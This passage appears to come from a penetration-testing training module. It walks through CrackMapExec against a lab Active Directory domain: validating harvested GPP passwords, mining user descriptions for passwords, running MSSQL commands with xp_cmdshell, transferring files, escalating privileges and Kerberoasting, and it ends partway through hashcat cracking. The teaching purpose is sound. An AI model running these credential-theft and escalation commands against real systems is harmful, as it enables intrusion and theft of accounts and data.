GPP_AUTO... 10.129.203.121  445    DC01             Domains:
['INLANEFREIGHT']
GPP_AUTO... 10.129.203.121  445    DC01             Passwords:
['SimplePassword123!']
```

In our case, we found two accounts with two different passwords. Let's check if these accounts are still valid:

Credentials Validation

```
crackmapexec smb 10.129.203.121 -u engels -p Inlanefreight1998!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\engels:Inlanefreight1998!
```

```
crackmapexec smb 10.129.203.121 -u kiosko -p SimplePassword123!
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\kiosko:SimplePassword123!
```

Both accounts are still valid, and we can use them to authenticate to the domain, identify which privileges they have, or try to reuse those credentials.

Next Section

This section taught us several methods to abuse GPO configurations to obtain credentials. In the next section, we will continue discussing ways to gather more information as an authenticated user.

Working with Modules

As we previously discussed, each CrackMapExec protocol supports modules. We can run `crackmapexec <protocol> -L` to view available modules for the specified protocol. Let's use the `LDAP` protocol as an example.

View Available Modules for LDAP

```
crackmapexec ldap -L

[*] MAQ                       Retrieves the MachineAccountQuota domain-
level attribute
[*] adcs                      Find PKI Enrollment Services in Active
Directory and Certificate Templates Names
[*] daclread                  Read and backup the Discretionary Access
Control List of objects. Based on the work of @_nwodtuhs and @BlWasp_. Be
carefull, this module cannot read the DACLS recursively, more explains in
the options.
[*] get-desc-users            Get description of the users. May contained
password
[*] get-network
[*] laps                      Retrieves the LAPS passwords
[*] ldap-checker              Checks whether LDAP signing and binding are
required and / or enforced
[*] ldap-signing              Check whether LDAP signing is required
[*] subnets                   Retrieves the different Sites and Subnets of
an Active Directory
[*] user-desc                 Get user descriptions stored in Active
Directory
[*] whoami                    Get details of provided user
```

Let's pick the `user-desc` module and see how we can interact with modules.

Note: Keep in mind that `LDAP` protocol communications won't work if we can't resolve the domain FQDN. If we are not connecting to the domain DNS servers, we need to configure the FQDN in the `/etc/hosts` file. Configure the target IP to the FQDN `dc01.inlanefreight.htb`.

Identifying Options in Modules

A CrackMapExec module can have different options to set some custom values. There may be modules like `MAQ` which doesn't have any options, meaning that we can't modify its default action. To view a module's supported options, we can use the following syntax: `crackmapexec <protocol> -M <module_name> --options`

View Options for the LDAP MAQ Module

```
crackmapexec ldap -M MAQ --options

[*] MAQ module options:
None
```

View Options for the LDAP user-desc Module

```
crackmapexec ldap -M user-desc --options

[*] user-desc module options:

        LDAP_FILTER     Custom LDAP search filter (fully replaces the
default search)
        DESC_FILTER     An additional seach filter for descriptions
(supports wildcard *)
        DESC_INVERT     An additional seach filter for descriptions (shows
non matching)
        USER_FILTER     An additional seach filter for usernames (supports
wildcard *)
        USER_INVERT     An additional seach filter for usernames (shows
non matching)
        KEYWORDS        Use a custom set of keywords (comma separated)
        ADD_KEYWORDS    Add additional keywords to the default set (comma
separated)
```

The `LDAP` module `user-desc` will query all users in the Active Directory domain and retrieve their descriptions, it will only display the user's descriptions that match the default keywords, but it will save all descriptions in a file.

Default keywords are not provided in the description. If we want to know what those keywords are, we need to look at the source code. We can find the source code in the directory `CrackMapExec/cme/modules/`. Then we can look for the module name and open it. In our case, the Python script that contains the module `user-desc` is `user_description.py`. Let's grep the file to find the word `keywords`:

Looking at the Source Code of the user-desc Module

```
cat CrackMapExec/cme/modules/user_description.py |grep keywords

        KEYWORDS        Use a custom set of keywords (comma separated)
        ADD_KEYWORDS    Add additional keywords to the default set (comma
separated)
        self.keywords = {'pass', 'creds', 'creden', 'key', 'secret',
'default'}
        ...SNIP...
```

Let's use the module and find interesting user descriptions:

Retrieve User Description Using user-desc Module

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
user-desc

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
USER-DES...                                                 User: krbtgt -
Description: Key Distribution Center Service Account
USER-DES...                                                 User: alina -
Description: Account for testing HR App. Password: HRApp123!
USER-DES...                                                 Saved 6 user
descriptions to /home/plaintext/.cme/logs/UserDesc-10.129.203.121-
20221031_120444.log
```

As we can see, it displays the description that contains the keywords `key` and `pass`, but all descriptions are saved in the log file.

Opening File with All Descriptions

```
cat /home/plaintext/.cme/logs/UserDesc-10.129.203.121-20221031_120444.log

User:                     Description:
Administrator             Built-in account for administering the
computer/domain
Guest                     Built-in account for guest access to the
computer/domain
krbtgt                    Key Distribution Center Service Account
alina                     Account for testing HR App. Password: HRApp123!
engels                    Service Account for testing
```

```
testaccount                    pwd: Testing123!
```

Using a Module with Options

If we want to use a module option, we need to use the flag `-o`. All options are specified in the form of `KEY=value` (msfvenom style). In the following example, we will replace the default keywords and display values with the keywords `pwd` and `admin`.

Using user-desc with New Keywords

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
user-desc -o KEYWORDS=pwd,admin

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
USER-DES...                                                 User:
Administrator - Description: Built-in account for administering the
computer/domain
USER-DES...                                                 User:
testaccount - Description: pwd: Testing123!
USER-DES...                                                 Saved 6 user
descriptions to /home/plaintext/.cme/logs/UserDesc-10.129.203.121-
20221031_123727.log
```

Querying User Membership

`groupmembership` is another example of a module created during this training by an HTB Academy training developer, which allows us to query the groups to which a user belongs (we will discuss how to create your own modules later). To use it, we need to specify the user we want to query with the option `USER`.

There is a PR for this module at the time of writing this training, but it can be used if downloaded and placed in the modules folder until it gets approved.

Querying Group Membership with a Custom Module

```
cd CrackMapExec/cme/modules/
wget https://raw.githubusercontent.com/Porchetta-
Industries/CrackMapExec/7d1e0fdaaf94b706155699223f984b6f9853fae4/cme/modul
```

```
es/groupmembership.py -q
crackmapexec ldap dc01.inlanefreight.htb -u grace -p Inlanefreight01! -M
groupmembership -o USER=julio

SMB         dc01.inlanefreight.htb  445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb  389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
GROUPMEM... dc01.inlanefreight.htb  389    DC01             [+] User:
julio is member of following groups:
GROUPMEM... dc01.inlanefreight.htb  389    DC01             Server
Operators
GROUPMEM... dc01.inlanefreight.htb  389    DC01             Domain Admins
GROUPMEM... dc01.inlanefreight.htb  389    DC01             Domain Users
```

Next Steps

We now have a general idea of how modules work with CrackMapExec. We will use many of them, and the concepts we learned in this section will apply to other sections as we move forward.

MSSQL Enumeration and Attacks

Finding an MSSQL server is very interesting because databases commonly contain information we can use to advance our offensive operations and gain more access. We may also gain access to sensitive data, which is the goal of our assessment. Additionally, we can execute operating system commands through an MSSQL database using the feature xp_cmdshell.

As we discussed in the Password Spraying section, we can authenticate to SQL with three different types of user accounts. It's also essential to consider what privileges we have on the database and which database we have access to and confirm if we are the database dba (database admin) user.

When working with databases, we will typically perform two operations:

- Execute SQL Queries
- Execute Windows Commands

Execute SQL Queries

A SQL query allows us to interact with the database. We can retrieve information or add data to the database tables. We can also use the different operational functionalities of the management and administration of the database. Once we get an account, we can perform a SQL query using the option `-q`.

SQL Query to Get All Database Names

```
crackmapexec mssql 10.129.203.121 -u grace -p Inlanefreight01! -q "SELECT
name FROM master.dbo.sysdatabases"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
MSSQL       10.129.203.121  1433   DC01             name
MSSQL       10.129.203.121  1433   DC01             ----------------------
---------------------------------------------------------------------------
--------------------------------
MSSQL       10.129.203.121  1433   DC01             master
MSSQL       10.129.203.121  1433   DC01             tempdb
MSSQL       10.129.203.121  1433   DC01             model
MSSQL       10.129.203.121  1433   DC01             msdb
MSSQL       10.129.203.121  1433   DC01             core_app
MSSQL       10.129.203.121  1433   DC01             core_business
```

We can also use the option `--local-auth` to specify an MSSQL user. If we don't select this option, a domain account will be used instead.

SQL Queries

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -q "SELECT name FROM master.dbo.sysdatabases"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             name
MSSQL       10.129.203.121  1433   DC01             ----------------------
---------------------------------------------------------------------------
--------------------------------
MSSQL       10.129.203.121  1433   DC01             master
MSSQL       10.129.203.121  1433   DC01             tempdb
MSSQL       10.129.203.121  1433   DC01             model
MSSQL       10.129.203.121  1433   DC01             msdb
MSSQL       10.129.203.121  1433   DC01             core_app
MSSQL       10.129.203.121  1433   DC01             core_business
```

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -q "SELECT table_name from core_app.INFORMATION_SCHEMA.TABLES"
MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             table_name
MSSQL       10.129.203.121  1433   DC01             ----------------------
------------------------------------------------------------------------
-------------------------------
MSSQL       10.129.203.121  1433   DC01             tbl_users
```

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -q "SELECT * from [core_app].[dbo].tbl_users"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             id_user
MSSQL       10.129.203.121  1433   DC01             name
MSSQL       10.129.203.121  1433   DC01             lastname
MSSQL       10.129.203.121  1433   DC01             username
MSSQL       10.129.203.121  1433   DC01             password
MSSQL       10.129.203.121  1433   DC01             -----------
MSSQL       10.129.203.121  1433   DC01             ----------------------
---------------------------
MSSQL       10.129.203.121  1433   DC01             ----------------------
---------------------------
MSSQL       10.129.203.121  1433   DC01             ----------------------
---------------------------
MSSQL       10.129.203.121  1433   DC01             ----------------------
---------------------------
MSSQL       10.129.203.121  1433   DC01             1
MSSQL       10.129.203.121  1433   DC01             b'Josh'
MSSQL       10.129.203.121  1433   DC01             b'Matt'
MSSQL       10.129.203.121  1433   DC01             b'josematt'
MSSQL       10.129.203.121  1433   DC01             b'Testing123'
MSSQL       10.129.203.121  1433   DC01             2
MSSQL       10.129.203.121  1433   DC01             b'Elie'
MSSQL       10.129.203.121  1433   DC01             b'Cart'
MSSQL       10.129.203.121  1433   DC01             b'eliecart'
MSSQL       10.129.203.121  1433   DC01             b'Motor999'
```

We performed some database queries to list databases, tables, and content. To learn more about how to enumerate databases using SQL queries, we can read the section Attacking SQL Databases from Attacking Common Services module.

Executing Windows Commands

When we find an account, CrackMapExec will automatically check if the user is a DBA (Database Administrator) account or not. If we notice the output `Pwn3d!`, the user is a Database Administrator. Users with DBA privileges can access, modify, or delete a database object and grant rights to other users. This user can perform any action against the database.

Authenticating with a DBA Account

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-auth

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+] nicole:Inlanefreight02! (Pwn3d!)
```

MSSQL has an extended stored procedure called xp_cmdshell which allows us to execute system commands using SQL. A DBA account has the privileges to enable the features needed to execute Windows operating system commands.

To execute a Windows command, we need to use the option `-x` followed by the command we want to run:

Executing Windows Commands

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-auth -x whoami

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+] nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [+] Executed command via mssqlexec
MSSQL       10.129.203.121  1433   DC01             ----------------------
----------------------------------------------------------
MSSQL       10.129.203.121  1433   DC01
inlanefreight\svc_mssql
```

Note: Being able to execute Windows commands via MSSQL doesn't mean we are local administrators on the Windows machine. We can elevate our privileges or use this access to get more information about the target machine.

Transfering Files via MSSQL

MSSQL allows us to download and upload files using OPENROWSET (Transact-SQL) and Ole Automation Procedures Server Configuration Options respectively. CrackMapExec incorporates those options with `--put-file` and `--get-file`.

To upload a file to our target machine, we can use the option `--put-file` followed by the local file we want to upload and the destination directory.

Upload File

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth --put-file /etc/passwd C:/Users/Public/passwd

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [*] Copy /etc/passwd
to C:/Users/Public/passwd
MSSQL       10.129.203.121  1433   DC01             [*] Size is 3456 bytes
MSSQL       10.129.203.121  1433   DC01             [+] File has been
uploaded on the remote machine
```

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth -x "dir c:\Users\Public"

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [+] Executed command
via mssqlexec
MSSQL       10.129.203.121  1433   DC01             ----------------------
```

```
----------------------------------------------------------
MSSQL       10.129.203.121  1433   DC01             Volume in drive C has
no label.
MSSQL       10.129.203.121  1433   DC01             Volume Serial Number
is B8B3-0D72
MSSQL       10.129.203.121  1433   DC01             Directory of
c:\Users\Public
MSSQL       10.129.203.121  1433   DC01             12/01/2022  04:22 AM
<DIR>          .
MSSQL       10.129.203.121  1433   DC01             12/01/2022  04:22 AM
<DIR>          ..
MSSQL       10.129.203.121  1433   DC01             10/06/2021  02:38 PM
<DIR>          Documents
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Downloads
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Music
MSSQL       10.129.203.121  1433   DC01             12/01/2022  04:22 AM
3,456 passwd
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Pictures
MSSQL       10.129.203.121  1433   DC01             09/15/2018  01:19 AM
<DIR>          Videos
MSSQL       10.129.203.121  1433   DC01             1 File(s)
3,456 bytes
MSSQL       10.129.203.121  1433   DC01             7 Dir(s)
10,588,659,712 bytes free
```

To download a file, we need to use the `--get-file` option followed by the file's path and set an output file name.

Download a File from the Target Machine via MSSQL

```
crackmapexec mssql 10.129.203.121 -u nicole -p Inlanefreight02! --local-
auth --get-file C:/Windows/System32/drivers/etc/hosts hosts

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:DC01)
MSSQL       10.129.203.121  1433   DC01             [+]
nicole:Inlanefreight02! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [*] Copy
C:/Windows/System32/drivers/etc/hosts to hosts
MSSQL       10.129.203.121  1433   DC01             [+] File
C:/Windows/System32/drivers/etc/hosts was transferred to hosts
```

```
cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

<SNIP>
```

SQL Privilege Escalation Module

CrackMapExec includes a couple of modules for MSSQL, one of them is `mssql_priv`, which enumerates and exploits MSSQL privileges to attempt to escalate from a standard user to a sysadmin. To achieve this, this module enumerates two (2) different privilege escalation vectors in MSSQL `EXECUTE AS LOGIN` and `db_owner role`. The module has three options `enum_privs` to list privileges (default), `privesc` to escalate privileges, and `rollback` to return the user to its original state. Let's see it in action. In the following example, the user `INLANEFREIGHT\robert` has the privilege to impersonate `julio` who is a sysadmin user.

MSSQL Privilege Escalation

```
crackmapexec mssql -M mssql_priv --options

[*] mssql_priv module options:

        ACTION    Specifies the action to perform:
            - enum_priv (default)
            - privesc
            - rollback (remove sysadmin privilege)
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -M
mssql_priv

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
MSSQL_PR... 10.129.203.121  1433   DC01             [+]
INLANEFREIGHT\robert can impersonate julio (sysadmin)
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -M
mssql_priv -o ACTION=privesc

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
MSSQL_PR... 10.129.203.121  1433   DC01             [+]
INLANEFREIGHT\robert can impersonate julio (sysadmin)
MSSQL_PR... 10.129.203.121  1433   DC01             [+]
INLANEFREIGHT\robert is now a sysadmin! (Pwn3d!)
```

As a sysadmin user, we can now execute commands. Let's do this and then roll back our privileges to their original state:

Executing Commands and Rolling Back Privileges

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -x whoami

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
MSSQL       10.129.203.121  1433   DC01             [+] Executed command
via mssqlexec
MSSQL       10.129.203.121  1433   DC01             ----------------------
----------------------------------------------------------
MSSQL       10.129.203.121  1433   DC01
inlanefreight\svc_mssql
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -M
mssql_priv -o ACTION=rollback

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
MSSQL_PR... 10.129.203.121  1433   DC01             [+] sysadmin role
removed
```

```
crackmapexec mssql 10.129.203.121 -u robert -p Inlanefreight01! -x whoami

MSSQL       10.129.203.121  1433   DC01             [*] Windows 10.0 Build
```

```
17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       10.129.203.121  1433   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
```

Note: To test the module with the users we have, it is necessary to try them one by one since the multi-user functionality with `--no-bruteforce` and `--continue-on-success` does not support testing a module with multiple accounts at the same time.

Exercises Notes

When starting the target machine, please wait about 2 or 3 minutes for the MSSQL service dependencies to start correctly.

To ensure the service is working correctly, try to authenticate with any domain user. If the service responds, it's ready.

Next Steps

In the next section, we will discuss how we can use any Active Directory account to perform an attack that allows us to retrieve a target account's password hash and crack it offline to potentially gain more access in the AD environment.

Finding Kerberoastable Accounts

The `Kerberoasting` attack aims to harvest TGS (Ticket Granting Service) Tickets from a user with servicePrincipalName (SPN) values, typically a service account. Any valid Active Directory account can request a TGS for any SPN account. Part of the ticket is encrypted with the account's NTLM password hash, which allows us to attempt to crack the password offline. To learn more about how this attack works, check out the Kerberoasting section of the Active Directory Enumeration & Attacks module.

To find the Kerberoastable accounts, we need to have a valid user in the domain, use the protocol `LDAP` with the option `--kerberoasting` followed by a file name, and specify the IP address of the DC as a target on CrackMapExec:

Kerberoasting Attack

```
crackmapexec ldap dc01.inlanefreight.htb -u grace -p 'Inlanefreight01!' --
kerberoasting kerberoasting.out

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
LDAP        dc01.inlanefreight.htb 389    DC01             [*] Total of
records returned 4
CRITICAL:impacket:CCache file is not found. Skipping...
LDAP        dc01.inlanefreight.htb 389    DC01             sAMAccountName:
grace memberOf: CN=SQL Admins,CN=Users,DC=inlanefreight,DC=htb pwdLastSet:
2022-10-25 15:48:04.646233 lastLogon:2022-12-01 07:20:01.171413
LDAP        dc01.inlanefreight.htb 389    DC01
$krb5tgs$23$*grace$INLANEFREIGHT.HTB$inlanefreight.htb/grace*$ce19d59e7823
310c7fb51920d24bd56c$1cc46b764998c6077ee9a7f5a215a93bbae3b3a944584ac373823
a55c0d3e35600a91e0bd3c8b7e2366675dd10efb1c9fdde2d5dd46b1f6e346077daf4a3757
432921ae14c0801094c7fd2d0d50550c9a4924203e81272888ea1067f838cf306e6622102e
4ccc885158bd0515e7ec84fa5c6f660ce7045d41e16af7e8ece1878aef72e2605e4514b118
65bfbad3a4d788558395586ed4bbede9d0a2e106f4870bd2698f272b3ba30756fe84f44ab9
2ee92fbcd5b7cd66dd376f4ecb6f57f63ebfa2f8e0ff7794ce6a4bd9a49018b9bc64da5349
de833aff84d77ea5a1d6fdcb2b46986586e438535f3da26d077df2396d2b5d947a8bbfecbb
221c7babe2881558098adc70d68b9468257381eb0639a6a532486016167f3d246c10a43612
23b1c6f63fc9d34a749b2092a9b329761b7262259e22d8ff4a582d1f4b3c6627f5fa16684d
e5bdafb3fefca637f83eeede7d79542f470ad850c6e7f8141bdb6f2767f9ddbe81688f1e50
0fa59b09502eba8e733a3fd5548250299276b10365766c85a244ece2c9f0344f3b3b5953f1
31335596f5b91fcc365ba6ed4cab1ef2f72731d8b1e459fd69915df55c710d22e583712fd2
3999761411572089b0434782e05d364fb168eae1625b111e74351fd18ceb7186f14d25b533
d8c8b00dbbd5b0357e9e894fa65df8ef43bcd1547ab7a01f716a1c471b3e7df0f66c31e20e
e0e12d3d6f1deb859321a084fa819f7c8fc23cafa1cf6a19b4f65a7c7337e816b04bb1ef72
e45031493c9a0940519d53851beb2795d477f4c64a401eefc7a3541143df11ae983ba2ff3b
6d16580e23179bdece2fa9c4023dd71de199c94cbfbab166d0a64110e2522ff5f74c442ba0
439a72119835f0e01422d0f8cf758b9dc906074fab81957972732f60fc26d06af9170cf5f4
8531a5cf9cf63cd5cff0fad2f2e317588852c7df94954e2cb5b35e274de5976d33249e053c
f23d26f45f9c9fbd418b460b5a4cb0b11fabae91bdd2113798e5401891d514cf6525419eac
37b004487e83e6c50669d6560e07a753b86f4fb7535f3429a767e43f307dc3537eb3d808b4
fd517c0dcc6b8cf26cb1c978f67b349fa0e4699d1b2c7325f9d1d6cf31cfe6fbf8d837b0f5
d9b5265f9c3ccf9b79e9b88d6ab4a77297cd2866b732f1d4516541f556cd5c20dff46bfec4
56647159017bd34d02afe2f5baee661bfa48bcfccb08d8e835be6af48a17152811d9e03222
9c898df53082515a08c3962d4dca0dc262b758bc30fd18b36ecadc17d73141c03ae9deffcb
2c776305a1928e0addd709a2609192f8270be7ce38936a47f21f2b1eb5a6ed27e1c76719fc
83edffa5791064b8e77e643602fb6a459ae399ea48961e14125eba0fede24db448cfc42bb6
90bf0d7af80fedfb440e13e61a71996fcfe29c872add3d6189e085636c4eb2c480a171b121
5a43b438ff5ffccd6106e48e1b3
LDAP        dc01.inlanefreight.htb 389    DC01             sAMAccountName:
peter memberOf: CN=Remote Management
Users,CN=Builtin,DC=inlanefreight,DC=htb pwdLastSet: 2022-10-26
06:55:58.364988 lastLogon:2022-10-26 14:45:08.305940
```

```
LDAP        dc01.inlanefreight.htb 389    DC01
$krb5tgs$23$*peter$INLANEFREIGHT.HTB$inlanefreight.htb/peter*$eb2c68e3a589
9ec32a9786b8ec58fe7d$f1baabf78434c380a2d7bba8c8cfae70fe520c6d7a710ee5f8754
c1d7fcaa77b66cf26f02d3a97e8a98c3443d1791418f26c181433be3f42673ab3accfb2ed9
ec3c67acc5269fcd31b327cc676ff3a482a7741f640e2f2918c31949297327e2c771e340a1
ed8859e95029001313d5b948041e6ad6e8fff55cfeb09fbdf3445295b939a94601b6f28af7
304fd2708f4f68f7568c69fce576bffe8f5db57def476123f89ea380917e5bc54e5e993717
b4949f4de5a0c44f5e40a359bb5945feda402cca16bd0a8d85a374f16bd061e64e2bc49d35
2fa504490260e9808e49daafef1c08390bc3f21ec3f5167a649ebb2a91b7021c9b6df26b1c
3bc68b2e53b94e9a09861ef26cc5aa1bfcdd543fa77d4b9428a2c8ef90f6d54388ed55bbad
930cea6193160ff58330ca083b095edab8e11ba0ce1c53a51a341222144f1f0bbf82169592
d6537b676c54955addb6bdd9e4361fc177bff5d2bf581f24a682c0f32dd381e0d657b5caea
b6e6b6bcffdab8e509a3f3af414ced94c9198915a0c880bea6c0b6a1818c88b24ab5c87984
889363ef5993a190266def79c5d3ddcfecfdd3263dc83a303db8ab000a3021c1b50844e5ae
796aa79620ff79bfe2b0347d04de8f14a48f6b4e970fdaf03efce818c13d7e7da068d9bbdc
af361d77d5907a4b672e327f17833b2cdee523dae8a878e8d3c273bd0038c66475d00c337a
c19df2fe8cc6e9e4e49335e30dbb4eebd3f9d24e762524d7ab6e36ab532a1924dc8a6e6049
99e8ed3736ea1f29a3758d22f982600a0523b56780364e892014879f56fe79ce21442a4509
cd548cdf180529ea283509bf8925b7d5275284994caef811731ba63b1cabd92368299e9364
f3bf4d77bb7a0aec6487d0cfd776b9ee234f170a387c72ebc06aca19ed31b6d86a9986634a
2aa3f538c51aea0db3efd26a8e7ed438c60cbb2cc5dcbb6e564c1364775f84ed9b49d65ec0
40c6e75d4e5182a26cd86d17197212331edb0d135e7e77d3ee3277164af500e0c61d6f598b
a1950868bf0cfd318547830a3faeb98fd40adccabd72b02733c90f8563326d65be4c707d68
a26d4482525bbb1084b816e83772b4098a5d54a22b4c7abbc3b32fa0e9b57a5e660ae8378b
f54e8b405a5cff00b3038bcabc40a089732de4c93a44c84446f82f19f5f17310d8963cff4c
ee063767cb8680a5edeec3b59fcaaa1df2e05432478028a6e9346c09685febbf28ed9cbe36
c2fcd3246f973dbc8bec55afdd0c36e140b34bd1203e61370dcdf2899ea0b88cfa6e5c562e
08214441b4ebe7eeec4053349682bd0424cddb5c601ba681daad100ae639730a058b7b6af5
fc5edade0f24ccac56183d01508a9fda7d7d14ccce48c9e86d3b188cd5cd67b400582b267a
1f745a700fad067fe55f5ccca3a8655aeb28af683f9d6ccdc2eeb06d1adc2c4056bccef814
f172dcf06f756648e4c4498ef57
```

If there are any Kerberoastable accounts, CrackMapExec will display them along with the hash we need to attempt to crack offline. In our case, we will use the wordlist rockyou.txt to crack the password and the application Hashcat. For more on Hashcat usage, see the Cracking Passwords with Hashcat module.

Cracking the Hash

```
hashcat -m 13100 kerberoasting.out /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386

$krb5tgs$23$*peter$INLANEFREIGHT.HTB$inlanefreight.htb/peter*$026257d4f9aa
58cd5c654295eac8255f$22ea3062f1822e967934263b37ff1b565342b3934c2864b46366d
e7bf3e230d0cb08f605deae3053c6f93944256c409c9f352ac337c33f5c4ad8adf125cd686
3598d3a8c97ec60fb19c5e3691e825f95333509fbff9e2832d465ce2beee4f290bac2c52a2
ce625b613778a5ebebb668a2538cb547c0d0d5c45e455f5df03e08a054349fcd24e140dcb2
315f1af23e11ebe547556a24a200585353de9e6654ec71f205a3e37fa129bede32f0ca385d
fe7ff84cea07c8bc646147782cadb47e03b1a230c8f828a40a34d78d57513892fb1fee09a7
888be76738374fbd3baa2050572db461221c256abafafc92e6bfc84f8c5b0771c5bb1846f0
7b971089570b12bc8eb970a8da3f5d81f16a4353e86e8cf8ff77f834b6d9384d3e81058583
aef8d145427bbc772f9f56153b8bc075d73841e3592ae4da6533cefb28b20186d2df253787
10411b517b6bca5f9c1ddfed3e357a12f8ab677b963ca4aa16de76adb49068ee7d956e95ac
04c624fef3f288640ccd260c12dddfa2771b5582e1351af1d99aa2f185687cc1613b294430
8563afbc6d4caf9da56e61ccbf46359a3b50b1defdb8b54c4ddbcee0ce3a18b6b532ba7227
c0918795531726e773754ee35cf3ce5b5dcf89ed8b13dd2774e6c1342e77f3fcae92065761
95b4a48f845f193e8b949b499c14f0bf8086c73da821c183b8e9155e15e5295b7a05b49643
3a946fecd51730150f6655e761b56b3ce0ad27884888ef88b7fd1e2fc7dd7f113cc84c684a
976f43bdde4d3e6f8a20114da482c640dd83439b781bf6c00a73419720d1201bd5f3a9e883
27b87cb6cf37ee88b7d5e04d51a09994b350bcbb1e3d6345293773874e3771558fea92dae0
aa010e88372cd5520a06538c0a6c93584f6490601cc5cc1c6644974ad6e4103f027a7d3292
4c680679478f3228c54f171920cd48272d4fcbd014acaea185f5e219a00476d8a78abcd8c3
bdbad14f5850476c3eeb62f0817ffc5ff3467a01408c75a743a71045edfd329644683c0800
5c7abc83e8527209b9b621488e39e9b2e5baca8247020b7e53dc1f9efa40d7d70886affa05
90922641c31ace175df3a0ab7a8f989fa6bd7442b07b67a3d72faabec69f61a6d455d18544
